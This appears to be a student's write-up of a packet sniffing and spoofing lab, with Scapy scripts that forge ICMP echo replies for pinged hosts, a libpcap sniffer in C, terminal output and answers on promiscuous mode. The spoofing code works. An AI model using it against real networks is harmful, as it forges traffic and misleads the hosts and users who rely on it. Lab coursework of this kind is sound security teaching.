
Now I wrote a script using the instructions provided in the manual for the task.



Now making the code executable and launching the attack manually with packet reference numbers.

```
root@201811034:/volumes# chmod a+x task1_3.py
root@201811034:/volumes# ./task1_3.py 1
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 10.0.2.2
root@201811034:/volumes# ./task1_3.py 2
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 192.168.1.1
```

Here, after quite some packets we have reached the target IP address as source.



Task 1.4

Non-existing host on the Internet

Here, I wrote a script for the purpose of sniffing and spoofing to target a non-existing host on the internet.

Open ~/Desktop/SEED/Lab/Labsetup/volumes Save

task1_4.py task1_3.py task1_2.py task1_1.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Initiating pinging process on the target from HostA.

```
root@b557efa1d556:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

When I launched the script after making it executable, I started receiving a response.

```
root@201811034:/volumes# ./task1_4.py
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
```

Non-existing host on the LAN

Modifying the code to perform the task on a non-existing LAN host.


Open | task1_4.py ~/Desktop/SEED/Lab/Labsetup/volumes | Save

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 10.9.0.99'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Launching the script in attacker's terminal.

```
root@201811034:/volumes# ./task1_4.py
```

Initiating pinging process to the target but it is unreachable and no packet can be traced.



Existing host on the Internet

Modifying the script to target an existing Host on the internet.

Open — task1_4.py — ~/Desktop/SEED/Lab/Labsetup/volumes — Save

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 8.8.8.8'
#print("filter: {}\n".format(filter))

pkt = sniff(iface= 'br-26a8614765b8',filter=filter,
prn=spoof_pkt)
```

Launching the script in attacker's terminal.

```
root@201811034:/volumes# ./task1_4.py
```

Initiating pinging the target.


```
root@b557efa1d556:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=51.4 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=106 time=66.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=16.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=106 time=60.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=14.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=106 time=70.0 ms (DUP!)
```

And we start seeing the packets sniffed and spoofed details.

```
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```


Task 2

Creating more files for the upcoming tasks in the Host terminal.



Task 2.1

Wrote the code as per manual instructions for the sniffer.



Using new terminals for the task. Moreover, Compiling and executing the sniffer.

```
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
```

Sending 3 packets ping to 8.8.8.8

```
seed@20...  seed@20...  seed@20...  seed@20...  seed@20...  seed@20...
[11/10/22]seed@201811034:~/.../volumes$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=61.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=61.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=54.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 54.885/59.013/61.112/2.919 ms
[11/10/22]seed@201811034:~/.../volumes$
```

Checking back on the sniffer we get the results of those packets.

```
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
```

Task 2.1A

Question 1

First I opened a live pcap session on NIC with name enp0s3, this operation is done by the *pcap_open_live* a function from the pcap library. Following function lets us see the whole network traffic in the interface and binds the socket. Second step, we are setting the filter by using the following methods as *pcap_compile()* is used to compile the string str into a filter program pcap_setfilter() which is used to specify a filter program. Finally I captured the packets in a loop and processed the captured packets using the *pcap_loop* function, the -1 means an infinity loop.

Question 2

If we run the program without a root user, where the *pcap_open_live* function fails to access the device and so it will cause an error to the whole program. Therefore, a root privilege is required to set up the card in promiscuous mode and raw socket, this way we can see the whole network traffic in the interface.

Question 3

The promiscuous mode is a part of the chip in my NIC card, which is within the computer, activated using the 'pcap_open_live' function. If you change the third param of the *pcap_open_live* function to 0 = OFF and anything other than 0 will be ON. If I turn the promiscuous mode OFF, a host is sniffing only traffic that is directly related to it. On the other hand, if I turn the promiscuous mode ON, it sniffs all traffic on the wire and I will get all packets the device sees, whether they were intended for anyone or not.

Task 2.1B

Capture the ICMP packets between two specific hosts

Writing the code to capture the ICMP packets between two specific hosts.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;
```

```c
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

Compiling the program and executing with root privileges.

```
[11/10/22]seed@201811034:~/.../volumes$ gcc -o sniff sniffer_icmp.c
 -lpcap
[11/10/22]seed@201811034:~/.../volumes$ ./sniff
Segmentation fault
[11/10/22]seed@201811034:~/.../volumes$ sudo ./sniff
```

Then I sent 3 packets from HostA terminal to IP 8.8.8.8


```
root@b557efa1d556:/# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=106 time=74.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=106 time=59.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=106 time=52.5 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2023ms
rtt min/avg/max/mdev = 52.529/61.915/74.030/8.987 ms
```

Moving back to the host terminal it is visible that the packets were caught.

